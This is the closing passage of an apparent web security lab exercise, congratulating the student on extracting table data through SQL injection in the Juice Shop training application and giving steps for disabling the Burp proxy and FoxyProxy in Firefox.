
Congratulations! You have successfully retrieved data from a table using SQL injection. Explore the Juice Shop application all you want (there are several more challenges you can try in the scoreboard).
When you have finished, close the Burp proxy, USE FOXYPROXY TO SET FIREFOX BACK TO NOT USING A PROXY SERVER, and then close Firefox. If you forget to disable Burp in Firefox, you will likely get errors when you try to use Firefox later.